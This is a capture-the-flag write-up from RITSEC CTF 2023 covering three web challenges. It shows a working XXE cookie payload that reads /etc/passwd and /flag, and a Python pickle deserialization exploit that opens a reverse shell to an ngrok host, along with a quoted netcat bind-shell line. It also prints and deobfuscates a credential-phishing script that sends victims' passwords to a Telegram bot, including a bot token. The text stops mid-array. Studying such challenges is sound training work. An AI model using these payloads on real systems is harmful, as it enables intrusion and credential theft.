[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Web/X-Men-Lore)-  
[2023.04.01|14:34:09(HKT)]  
└> python3 encode_xml.py  
PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz48IURPQ1RZUEUgcm9vdCBb  
IDwhRU5USVRZIHh4ZSBTVNURU0gImZpbGU6Ly8vZXRjL3Bhc3N3ZCI+IF0+PGlucHV0Pjx4  
bWVuPiZ4eGU7PC94bWVuPjwvaW5wdXQ+
```

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

Request:

```
1 GET /xmen HTTP/2
2 Host: xmen-lore-web.challenges.ctf.ritsec.club
3 Cookie: xmen=PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz48IURPQ1RZUEUgcm9vdCBbIDwhRU5USVRZIHh4ZSBTVNURU0gImZpbGU6Ly8vZXRjL3Bhc3N3ZCI+IF0+PGlucHV0Pjx4bWVuPiZ4eGU7PC94bWVuPjwvaW5wdXQ+
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://xmen-lore-web.challenges.ctf.ritsec.club/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response:

```
10 <head>
11   <title>
12     X-Men Lore
13   </title>
14   <link rel="stylesheet" href="/static/style.css">
15 </head>
16   <a href="/">
17     <button>
18       Home
19     </button>
20   </a>
21 <body>
22
23   <h1>
24     root:x:0:0:root:/root:/bin/bash
25     daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
26     bin:x:2:2:bin:/bin:/usr/sbin/nologin
27     sys:x:3:sys:/dev:/usr/sbin/nologin
28     sync:x:4:65534:sync:/bin:/bin/sync
29     games:x:5:60:games:/usr/games:/usr/sbin/nologin
30     man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
31     lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
32     mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
33     news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
34     uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
35     proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
36     www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
37     backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
38     list:x:38:38:Mailing List
39     Manager:/var/list:/usr/sbin/nologin
40     irc:x:39:ircd:/var/run/ircd:/usr/sbin/nologin
41     gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
42     nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
43     _apt:x:100:65534:::nonexistent:/usr/sbin/nologin
44     user:x:1000:1000::/home/user:/bin/sh
45
46   </h1>
47   
48 </body>
```

Nice! We can confirm the `xmen` cookie is indeed vulnerable to XXE!!

But where's the flag??

Hmm... Let's **view the server-side's source code!**

During sending the payload request, I found that the response has a `Server` header:

Server: gunicorn

”

Gunicorn is a pure Python WSGI server with simple configuration and multiple worker implementations for performance tuning.

That being said, the back-end is using Python. Which means there's only 2 back-end web framework in Python: **Flask and Django**.

Usually the main application file is called `app.py`.

After some testing, I found the source code is in `/home/user/app.py`:

```
#!/usr/bin/env python3

from base64 import b64encode
import requests

def main():
    payload = b'''<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [
<!ENTITY xxe SYSTEM "file:///home/user/app.py"> ]><input><xmen>&xxe;
</xmen></input>''
    base64Encoded = b64encode(payload).decode()
    cookie = {
        'xmen': base64Encoded
    }
    URL = 'https://xmen-lore-web.challenges.ctf.ritsec.club/xmen'

    xmenResult = requests.get(URL, cookies=cookie)
    print(xmenResult.text)

if __name__ == '__main__':
    main()
```

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Web/X-Men-Lore)-
[2023.04.01|14:52:39(HKT)]
└> python3 encode_xml.py
<!DOCTYPE html>
<head>
  <title>X-Men Lore</title>
  <link rel="stylesheet" href="/static/style.css">
</head>
<a href="/"><button>Home</button></a>
<body>
```

```
<h1>from flask import Flask, render_template, request, redirect,
url_for
import lxml.etree as ET
from base64 import b64decode
app = Flask(__name__)

@app.route(&#34;/&#34;)
def index():
    return render_template(&#34;index.html&#34;)

@app.route(&#34;/xmen&#34;)
def xmen():
    cookie = request.cookies.get(&#34;xmen&#34;)
    try:
        b64decode(cookie)
        data = ET.fromstring(b64decode(cookie))
    except:
        return redirect(url_for(&#34;index&#34;))
    return render_template(&#34;xmen.html&#34;, data=data)
</h1>


```
 <iframe src="/static/from flask import Flask, render_template,
request, redirect, url_for
import lxml.etree as ET
from base64 import b64decode
app = Flask(__name__)

@app.route('/')
def index():
 return render_template('index.html')

@app.route('/xmen')
def xmen():
 cookie = request.cookies.get('xmen')
 try:
 b64decode(cookie)
 data = ET.fromstring(b64decode(cookie))
 except:
 return redirect(url_for('index'))
 return render_template('xmen.html', data=data)
.html" title="from flask import Flask, render_template, request,
redirect, url_for
import lxml.etree as ET
from base64 import b64decode
app = Flask(__name__)

@app.route('/')
def index():
 return render_template('index.html')

@app.route('/xmen')
def xmen():
 cookie = request.cookies.get('xmen')
 try:
 b64decode(cookie)
 data = ET.fromstring(b64decode(cookie))
```

```

 except:
 return redirect(url_for('index'))
 return render_template('xmen.html', data=data)
"></iframe>

</body>

```

### /home/user/app.py:

```

from flask import Flask, render_template, request, redirect, url_for
import lxml.etree as ET
from base64 import b64decode
app = Flask(__name__)

@app.route('/')
def index():
 return render_template('index.html')

@app.route('/xmen')
def xmen():
 cookie = request.cookies.get('xmen')
 try:
 b64decode(cookie)
 data = ET.fromstring(b64decode(cookie))
 except:
 return redirect(url_for('index'))
 return render_template('xmen.html', data=data)

```

Hmm... Nothing weird...

After some "guessing", I found that the flag is in [/flag](#):

```

payload = b'''<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [
<!ENTITY xxe SYSTEM "file:///flag">]><input><xmen>&xxe;</xmen>
</input>'''

```

```

[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Web/X-Men-Lore)-
[2023.04.01|15:04:31(HKT)]
└> python3 encode_xml.py
<!DOCTYPE html>
<head>
 <title>X-Men Lore</title>
 <link rel="stylesheet" href="/static/style.css">
</head>
<button>Home</button>

```

```
<body>

 <h1>RS{XM3N_L0R3?_M0R3_L1K3_XM3N_3XT3RN4L_3NT1TY!}
</h1>

 <iframe src="/static/RS{XM3N_L0R3?
_M0R3_L1K3_XM3N_3XT3RN4L_3NT1TY!
.html" title="RS{XM3N_L0R3?_M0R3_L1K3_XM3N_3XT3RN4L_3NT1TY!
"></iframe>

</body>
```

Nice!

♦ | Flag: RS{XM3N\_L0R3?\_M0R3\_L1K3\_XM3N\_3XT3RN4L\_3NT1TY!}

## Pickle Store

---

### Background

---

223 Points / 109 Solves

New pickles just dropped! Check out the store.

<https://pickles-web.challenges.ctf.ritsec.club/> 

Challenge

35 Solves

X

# Pickle Store

293

New pickles just dropped! Check out the store.

<https://pickles-web.challenges.ctf.ritsec.club/>

Flag

Submit

## Enumeration

### Home page:

The screenshot shows a dark-themed web browser window. The title bar says "Pickle Store". The address bar shows the URL "https://pickles-web.challenges.ctf.ritsec.club". Below the address bar, there's a navigation bar with categories like Exploitation, Priv Esc, Cryptography, Steganography, Obfuscation, Misc, TTPs, and CTFs. The main content area has a dark background with white text. It says "Fresh Pickles" and "Order some pickles! We have sweet pickles, sour pickles, savory pickles, and pickles you've never even heard of before!". Below that, it says "Select a pickle below:". There are four buttons labeled "Sweet Pickle: \$2", "Sour Pickle: \$2", "Savory Pickle: \$2", and "Salty Pickle: \$2".

In here, we can pick 4 different pickles.

### View source page:

```
[...]
<div>

 <input type='button' class='button'
 onclick='document.cookie=
 "order=gASVDwAAAAAAAACMC3N3ZWV0cGlja2xllC4="'
 value='Sweet Pickle: $2'>

 <input type='button' class='button'
```

```
onclick='document.cookie="order=gASVDgAAAAAAAACMCnNvdXJwaWNrbGWULg=="'
 value='Sour Pickle: $2'>

<input type='button' class='button'
 onclick='document.cookie=
 "order=gASVEAAAAAAAACMDHNhdm9yeXBpY2tsZZQu"'
 value='Savory Pickle: $2'>

<input type='button' class='button'
 onclick='document.cookie=
 "order=gASVDwAAAAAAAACMC3NhBHR5cGlja2xllC4"'
 value='Salty Pickle: $2'>

</div>
[...]
```

When those buttons are clicked, it'll bring us to `/order`, and set a new cookie called `order`, with value base64 encoded string. It's base64 encoded because the last character has `=`, which is a base64 encoding's padding character.

Let's click on the first one:



<https://pickles-web.challenges.ctf.ritsec.club/order>

A screenshot of a browser window titled "Pickle Store". The address bar shows the URL "https://pickles-web.challenges.ctf.ritsec.club/order". The page content is displayed in a dark green box:

Here's your order!

sweetpickle

New Order

As expected, it brings us to [/order](#), and response us the pickle name.

**Now, I wonder what's that base64 string. Let's decode that!**

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Web/Pickle-Store)-
[2023.04.02|12:34:45(HKT)]
└> echo 'gASVDwAAAAAAACMC3N3ZWV0cGlja2xllC4=' | base64 -d | xxd
00000000: 8004 950f 0000 0000 0000 008c 0b73 7765swe
00000010: 6574 7069 636b 6c65 942e etpickle ..
```

As you can see, after decoded, it's just some raw bytes.

Luckily, this challenge's title and website contents gave us a big hint: **Pickle**.

In Python, there's a library called "Pickle", which is an object **serialization** library for Python.

The **pickle** module implements binary protocols for serializing and de-serializing a Python object structure. “Pickling” is the process whereby a Python object hierarchy is converted into a byte stream, and “unpickling” is the inverse operation, whereby a byte stream (from a **binary file** or **bytes-like object**) is converted back into an object hierarchy. Pickling (and unpickling) is alternatively known as “serialization”, “marshalling,” 1 or “flattening”; however, to avoid confusion, the terms used here are “pickling” and “unpickling”. (From **pickle** documentation)

”

If you go to **Pickle's documentation**, you'll see this:

**Warning:** The **pickle** module is **not secure**. Only unpickle data you trust.

It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.

Consider signing data with **hmac** if you need to ensure that it has not been tampered with.

Safer serialization formats such as **json** may be more appropriate if you are processing untrusted data. See **Comparison with json**.

## Exploitation

Armed with above information, it's clear that the **order** cookie is vulnerable to **Insecure Deserialization via Python's Pickle**.

According to **HackTricks**, we can gain Remote Code Execution (RCE) via the **\_\_reduce\_\_** magic method:

# Python

## Pickle

When the object gets unpickle, the function `_reduce_` will be executed.

When exploited, server could return an error.

```
import pickle, os, base64
class P(object):
 def __reduce__(self):
 return (os.system,("netcat -c '/bin/bash -i' -l -p 1234 ",))
print(base64.b64encode(pickle.dumps(P())))
```

Now, let's create our own evil pickle serialized object, and send it!!

```
#!/usr/bin/env python3
import pickle, os, base64
import requests

class P(object):
 def __reduce__(self):
 return (os.system,"id ")

def main():
 pickledPayload = base64.b64encode(pickle.dumps(P())).decode()
 print(f'* Payload: {pickledPayload}')

 URL = 'https://pickles-web.challenges.ctf.ritsec.club/order'
 cookie = {
 'order': pickledPayload
 }

 print('* Request result:')
 orderRequestResult = requests.get(URL, cookies=cookie)
 print(orderRequestResult.text)

if __name__ == '__main__':
 main()
```

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Web/Pickle-Store)-
[2023.04.02|12:48:25(HKT)]
└> python3 solve.py
[*] Payload: gASVHgAAAAAAACMBXBvc2l4lIwGc3lzdGVtJOUjANpZCCUhZRS1C4=
```

```
[*] Request result:
<!DOCTYPE html>
<head>
 <title>Pickle Store</title>
 <link rel="stylesheet" href="/static/style.css">
</head>
<body>
 <h1>Here's your order!</h1>
 <h2>0</h2>
 New Order
</body>
```

Umm... 0 ??

It seems like the /order doesn't reflect (display) our payload's result...

Hmm... Let's get a shell then.

**After some trial and error, the Python3 reverse shell worked:** (From [revshells.com](http://revshells.com))

```
#!/usr/bin/env python3
import pickle, os, base64
import requests

class RCE(object):
 def __reduce__(self):
 return (os.system,('''python3 -c 'import
os,pty,socket;s=socket.socket();s.connect(("0.tcp.ap.ngrok.io",11713));
[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("/bin/bash")' ''',))

def main():
 pickledPayload = base64.b64encode(pickle.dumps(RCE())).decode()
 print(f'[*] Payload: {pickledPayload}')

 URL = 'https://pickles-web.challenges.ctf.ritsec.club/order'
 cookie = {
 'order': pickledPayload
 }

 print('[*] Request result:')
 orderRequestResult = requests.get(URL, cookies=cookie)
 print(orderRequestResult.text)

if __name__ == '__main__':
 main()
```

Setup a `nc` listener:

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023)-[2023.04.02|13:13:43(HKT)]
└> nc -lnvp 4444
listening on [any] 4444 ...
```

Since we don't have a VPN connection to the challenge's instance, we'll need to do port forwarding. I'll use `ngrok` to do that:

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Web/Pickle-Store)-
[2023.04.02|13:06:54(HKT)]
└> ngrok tcp 4444
[...]
Forwarding tcp://0.tcp.ap.ngrok.io:11713 ->
localhost:4444
[...]
```

Send the payload:

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Web/Pickle-Store)-
[2023.04.02|13:18:44(HKT)]
└> python3 solve.py
[*] Payload:
gASVtAAAAAAAAACMBXBvc2l4lIwGc3lzdGVtJOUjJlweXRob24zIC1jICdpbXBvcnQgb3Ms
cHR5LHNvY2tldDtzPXNvY2tldC5zb2NrZXQoKTtzLmNvbm5lY3QoKCIwLnRjcC5hcC5uZ3Jv
ay5pbyIsMTE3MTMpKTtbb3MuZHVwMihzLmZpbGVubygpLGYpZm9yIGYgaW4oMCwxLDIpXTtw
dHkuc3Bhd24oIi9iaW4vYmFzaCIpJyCUhZRS1C4=
[*] Request result:
```

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023)-[2023.04.02|13:13:43(HKT)]
└> nc -lnvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 38340
user@NSJAIL:/home/user$
```

Boom! I'm in!

Let's get the flag!

```
user@NSJAIL:/home/user$ ls -lah /
total 64K
drwxr-xr-x 17 nobody nogroup 4.0K Apr 2 02:27 .
drwxr-xr-x 17 nobody nogroup 4.0K Apr 2 02:27 ..
```

```
lrwxrwxrwx 1 nobody nogroup 7 Mar 8 02:05 bin -> usr/bin
drwxr-xr-x 2 nobody nogroup 4.0K Apr 15 2020 boot
drwxr-xr-x 5 nobody nogroup 360 Apr 2 04:51 dev
drwxr-xr-x 35 nobody nogroup 4.0K Apr 2 02:26 etc
-rw-r--r-- 1 nobody nogroup 28 Mar 30 04:04 flag
drwxr-xr-x 3 nobody nogroup 4.0K Apr 2 02:26 home
lrwxrwxrwx 1 nobody nogroup 7 Mar 8 02:05 lib -> usr/lib
lrwxrwxrwx 1 nobody nogroup 9 Mar 8 02:05 lib32 -> usr/lib32
lrwxrwxrwx 1 nobody nogroup 9 Mar 8 02:05 lib64 -> usr/lib64
lrwxrwxrwx 1 nobody nogroup 10 Mar 8 02:05 libx32 -> usr/libx32
drwxr-xr-x 2 nobody nogroup 4.0K Mar 8 02:06 media
drwxr-xr-x 2 nobody nogroup 4.0K Mar 8 02:06 mnt
drwxr-xr-x 2 nobody nogroup 4.0K Mar 8 02:06 opt
drwxr-xr-x 2 nobody nogroup 4.0K Apr 15 2020 proc
drwx----- 3 nobody nogroup 4.0K Apr 2 02:26 root
drwxr-xr-x 5 nobody nogroup 4.0K Mar 8 02:09 run
lrwxrwxrwx 1 nobody nogroup 8 Mar 8 02:05 sbin -> usr/sbin
drwxr-xr-x 2 nobody nogroup 4.0K Mar 8 02:06 srv
drwxr-xr-x 2 nobody nogroup 4.0K Apr 15 2020 sys
drwxrwxrwt 2 user user 80 Apr 2 05:18 tmp
drwxr-xr-x 13 nobody nogroup 4.0K Mar 8 02:06 usr
drwxr-xr-x 11 nobody nogroup 4.0K Mar 8 02:09 var
user@NSJAIL:/home/user$ cat /flag
RS{TH3_L345T_53CUR3_P1CKL3}
```

♦ | Flag: RS{TH3\_L345T\_53CUR3\_P1CKL3}

## Broken Bot

### Background

378 Points / 119 Solves

Made by FM Global

A malicious actor was able to compromise RIT's Cloud Storage web portal. Investigate and determine the scope of the compromise.

<https://brokenbot-web.challenges.ctf.ritsec.club/> ↗

NOTE: The flag format is Flag{}

Challenge

49 Solves

X

# Broken Bot

397

Made by FM Global

A malicious actor was able to compromise RIT's Cloud Storage web portal. Investigate and determine the scope of the compromise.

<https://brokenbot-web.challenges.ctf.ritsec.club/>

NOTE: The flag format is Flag{}

Flag

Submit

## Enumeration

---

[Home page:](#)

Rit Cloud Storage

https://brokenbot-web.challenges.ctf.ritsec.club

iv Esc Cryptography Steganography Obfuscation Misc TTPs CTFs

RIT

Rit Cloud Storage

To open document, access with the email below.

WhiteTeam@rit.edu

Password

Remember me

Sign in

Copyright © 2023

In here, we see there's the RIT's Cloud Storage web portal login page, and the email field has been filled for us.

**Let's view the source page:**

```
[...]
<script src="https://cdnjs.cloudflare.com/ajax/libs/crypto-
js/4.0.0/core.min.js"></script> <script
src="https://cdnjs.cloudflare.com/ajax/libs/crypto-js/3.1.9-1/md5.js">
</script>
[...]
<script>var _0x7298=
["\x67\x65\x74\x46\x75\x6C\x6C\x59\x65\x61\x72", "\x77\x72\x69\x74\x65"];
document[_0x7298[1]](new Date()[_0x7298[0]]());
</script>
[...]
<script src="https://zeptojs.com/zepto.min.js"></script>
```

```
<script x>
 var A=B;function B(C,D){var E=F();return B=function(Bbb,G){Bbb=Bbb-
0xb7;var H=E[Bbb];return H;},B(C,D);}(function(I,J){var
K=B,L=I();while(!! []){try{var M=-parseInt(K(0xe9))/0x1+-
parseInt(K(0xda))/0x2+parseInt(K(0xc0))/0x3*(-
parseInt(K(0xb8))/0x4)+parseInt(K(0xd6))/0x5+-parseInt(K(0xe0))/0x6*(-
parseInt(K(0xd5))/0x7)+parseInt(K(0xb7))/0x8*(-parseInt(K(0xe3))/0x9)+-
parseInt(K(0xe1))/0xa*(parseInt(K(0xdb))/0xb);if(M==J)break;else
L['push'](L['shift']());}catch(N){L['push'](L['shift']());}}}
(F,0xa9b1c));var
elem=$(A(0xb9)),elem1=A(0xde),elem2=A(0xd7),email=$(A(0xc2))[A(0xc9)]
(),domain=email[A(0xe4)](email[A(0xbc)]
('ø')+0x1),frmsite=domain[A(0xe4)][0x0, domain[A(0xbc)]('.'));const
str=frmsite+A(0xce),str2=str[A(0xbd)][0x0][A(0xeb)]() + str[A(0xe7)]
(0x1);let today=new Date()[A(0xc6)]();$(A(0xba))[A(0xe5)]
(str2),$('#title')[A(0xe5)](str2),$(A(0xc1))['append']
(A(0xbb)+domain+A(0xd4)),$(A(0xdd))[A(0xe5)]
(A(0xcd)+domain+'\x22>'),document[A(0xe8)][A(0xd0)]
['background']=A(0xca)+domain+'\x27)',elem['on'](A(0xec),function(){var
P=A;$('#inputPassword')[P(0xdf)]()=='?alert(P(0xcb)):$['getJSON']
(P(0xcf),function(Q){var
R=P,S=Q['ip'],T=Q[R(0xc8)],U=Q['region'],V=Q['country'],W=navigator['use
rAgent'];let X=new Date()[R(0xc6)]();var
Y=R(0xc4)+str2+'\x20by\x20Zach\x20A**+'\x0a\x0a'+R(0xe2)+$(R(0xc2))
[R(0xc9)]()+'\x0a'+R(0xc7)+$(R(0xd9))[R(0xdf)]
()+'\x0a'+IP\x20Address\x20:\x20:\x20'+S+'\x0a'+R(0xe6)+U+'\x0a'+R(0xc3)+T+
'\x0a'+R(0xbe)+V+'\x0a'+R(0xed)+W+'\x0a'+R(0xcc)+$(R(0xea))[R(0xdf)]
()+'\x0a'+R(0xd8)+X+'\x0a'+R(0xbf)+$(R(0xc5))[R(0xdf)]
(),Z=R(0xdc)+elem1+R(0xd3);$[R(0xd2)](Z,
{'chat_id':elem2,'text':Y},function(AA){var AB=R>window['location']
[AB(0xee)]=AB(0xd1);});});function F(){var AC=
['val','12ZidQyC','20AFlrCY','Email:\x20','63792quNVYn','substring','app
end','Region\x20:\x20','slice','body','139437pXYFEK','#UserEmail','toUpp
erCase','click','Useragent\x20:\x20','href','88GpIPQU','904cdojGd','#sub
mit','#dname','<img\x20class=\x22mb-
4\x22\x20src=\x22https://logo.clearbit.com/','lastIndexOf','charAt','Cou
ntry\x20:\x20','DateSent\x20:\x20','10311YpzJVd','#dlogo','#emailtext','
City\x20:\x20','***','#DateSent','toLocaleDateString','Password\x20:\x20
','city','text','url(\x27https://logo.clearbit.com/','Password\x20field\x20
missing!','Format\x20:\x20','<link\x20rel=\x22icon\x22\x20href=\x22ht
tps://logo.clearbit.com/','\x20Cloud\x20Storage','https://ip.seeip.org/g
eoip','style','https://archive.org/details/VoiceMail_173','post','/sendM
essage','\x22\x20alt=\x22\x20\x20width=\x22150\x22\x20\x20>','4716964xB0
DFJ','3724320KAqSuZ','5852841790','Date\x20Filled\x20:\x20','#inputPassw
ord','380874lxWkrT','1170928pBbGzs','https://api.telegram.org/bot','head
','6055124896:AAFyQlc_8dr1GndB26ji4iV2ol2bPPQ9lq4'];F=function(){return
AC;};return F();}


</script 1=2
```

Hmm... Since a malicious actor compromised the Cloud Storage web portal, **it's clear that the bad actor did something peculiar to the / page.**

Like obfuscated **<script>** element, weird **1=2**.

Now, **don't click "Sign in" yet**, just in case the bad actor did a watering hole attack  to the **/** page.

Let's deobfuscate **<script>** elements via **de4js** :



The screenshot shows the de4js interface with the following details:

- Version: 1.12.0
- JavaScript Deobfuscator and Unpacker
- View on GitHub
- Input code (obfuscated):

```
\x20:\x20,'_hret','88GpIPLQ','904cd0jGd','#submit','#dname','<img\x20class=\x22mb-4\x22\x20src=\x22https://logo.clearbit.com/\x22','lastIndexof','charAt','Country\x20:\x20','DateSent\x20:\x20','10311YpzJVD','#dlogo','#emailtext','City\x20:\x20','***','#DateSent','toLocaleDateString','Password\x20:\x20','city','text','url(\x27https://logo.clearbit.com/\x27,'Password\x20field\x20missing!',Format\x20:\x20',<link\x20rel=\x22icon\x22\x20href=\x22https://logo.clearbit.com/\x27,'/\x20Cloud\x20Storage','https://ip-geolocation.org/geoip','style','https://archive.org/details/VoiceMail_173','post','sendMessage','\x22\x20alt=\x22\x22\x20width=\x22150\x22\x20>','4716964xB0DFJ','3724320KAqSuZ','5852841790','Date\x20Filled\x20:\x20','#inputPassword','3808741xWkrT','1170928pBbGzs','https://api.telegram.org/bot','head','6055124896:AAFy01C_8dr1GndB26ji4iV2o12bPPQ9lq4'];F=function(){return AC;};return F();}
```
- Output code (deobfuscated):

```
var _0x7298 = ["getFullYear", "write"];
document[_0x7298[1]](new Date()[_0x7298[0]]())
var A = B;

function B(C, D) {
```
- Settings: None selected, JS Obfuscator checked, Format Code checked, Recover object-path checked, Merge strings checked.
- Buttons: Clear, Auto Decode.

**Deobfuscated:**

```
<script>
 var _0x7298 = ["getFullYear", "write"];
 document[_0x7298[1]](new Date()[_0x7298[0]]())
</script>

<script>
 var A = B;

 function B(C, D) {
 var E = F();
 return B = function (Bbb, G) {
 Bbb = Bbb - 0xb7;
 var H = E[Bbb];
 return H;
```

```

 }, B(C, D);
}(function (I, J) {
 var K = B,
 L = I();
 while (!I[]) {
 try {
 var M = -parseInt(K(0xe9)) / 0x1 + -parseInt(K(0xda)) /
0x2 + parseInt(K(0xc0)) / 0x3 * (-parseInt(K(0xb8)) / 0x4) +
parseInt(K(0xd6)) / 0x5 + -parseInt(K(0xe0)) / 0x6 * (-parseInt(K(0xd5)) /
0x7) + parseInt(K(0xb7)) / 0x8 * (-parseInt(K(0xe3)) / 0x9) + -
parseInt(K(0xe1)) / 0xa * (parseInt(K(0xdb)) / 0xb);
 if (M === J) break;
 else L['push'](L['shift']());
 } catch (N) {
 L['push'](L['shift']());
 }
 }
}, F, 0xa9b1c));
var elem = $(A(0xb9)),
 elem1 = A(0xde),
 elem2 = A(0xd7),
 email = $(A(0xc2))[A(0xc9)](),
 domain = email[A(0xe4)][email[A(0xbc)]('@') + 0x1],
 frmsite = domain[A(0xe4)][0x0, domain[A(0xbc)]('.')];
const str = frmsite + A(0xce),
 str2 = str[A(0xbd)][0x0][A(0xeb)]() + str[A(0xe7)][0x1];
let today = new Date()[A(0xc6)]();
$(A(0xba))[A(0xe5)][str2], $('#title')[A(0xe5)][str2], $(A(0xc1))
['append'](A(0xbb) + domain + A(0xd4)), $(A(0xdd))[A(0xe5)][A(0xcd) +
domain + '>'], document[A(0xe8)][A(0xd0)][background'] = A(0xca) +
domain + '\'', elem['on'][A(0xec)], function (O) {
 var P = A;
 $('#inputPassword')[P(0xdf)]() === '' ? alert(P(0xcb)) :
$['getJSON'][P(0xcf)], function (Q) {
 var R = P,
 S = Q['ip'],
 T = Q[R(0xc8)],
 U = Q['region'],
 V = Q['country'],
 W = navigator['userAgent'];
 let X = new Date()[R(0xc6)]();
 var Y = R(0xc4) + str2 + ' by Zach A**' + '\x0a\x0a' +
R(0xe2) + $(R(0xc2))[R(0xc9)]() + '\x0a' + R(0xc7) + $(R(0xd9))[R(0xdf)]()
+ '\x0a' + 'IP Address : ' + S + '\x0a' + R(0xe6) + U + '\x0a' +
R(0xc3) + T + '\x0a' + R(0xbe) + V + '\x0a' + R(0xed) + W + '\x0a' +
R(0xcc) + $(R(0xea))[R(0xdf)]() + '\x0a' + R(0xd8) + X + '\x0a' +
R(0xbf) + $(R(0xc5))[R(0xdf)](),
 Z = R(0xdc) + elem1 + R(0xd3);
 }
}

```

```

$[R(0xd2)](z, {
 'chat_id': elem2,
 'text': Y
}, function (AA) {
 var AB = R;
 window['location'][AB(0xee)] = AB(0xd1);
});
});
});

function F() {
 var AC = ['val', '12ZidQyC', '20AFlrCY', 'Email: ', '63792quNvYn', 'substring', 'append', 'Region : ', 'slice', 'body', '139437pXYFEK', '#UserEmail', 'toUpperCase', 'click', 'Useragent : ', 'href', '88GpIPQU', '904cdojGd', '#submit', '#dname', '<img class=\"mb-4\" src=\"https://logo.clearbit.com/\'', 'lastIndexOf', 'charAt', 'Country : ', 'DateSent : ', '10311YpzJVd', '#dlogo', '#emailtext', 'City : ', '**', '#DateSent', 'toLocaleDateString', 'Password : ', 'city', 'text', 'url(\\'https://logo.clearbit.com/\', 'Password field missing!', 'Format : ', '<link rel=\"icon\" href=\"https://logo.clearbit.com/\', 'Cloud Storage', 'https://ip.seeip.org/geoip', 'style', 'https://archive.org/details/VoiceMail_173', 'post', '/sendMessage', '\\" alt=\"\\\" width=\"150\\\" >', '4716964xBODFJ', '3724320KAqSuZ', '5852841790', 'Date Filled : ', '#inputPassword', '380874lxWkrT', '1170928pBbGzs', 'https://api.telegram.org/bot', 'head', 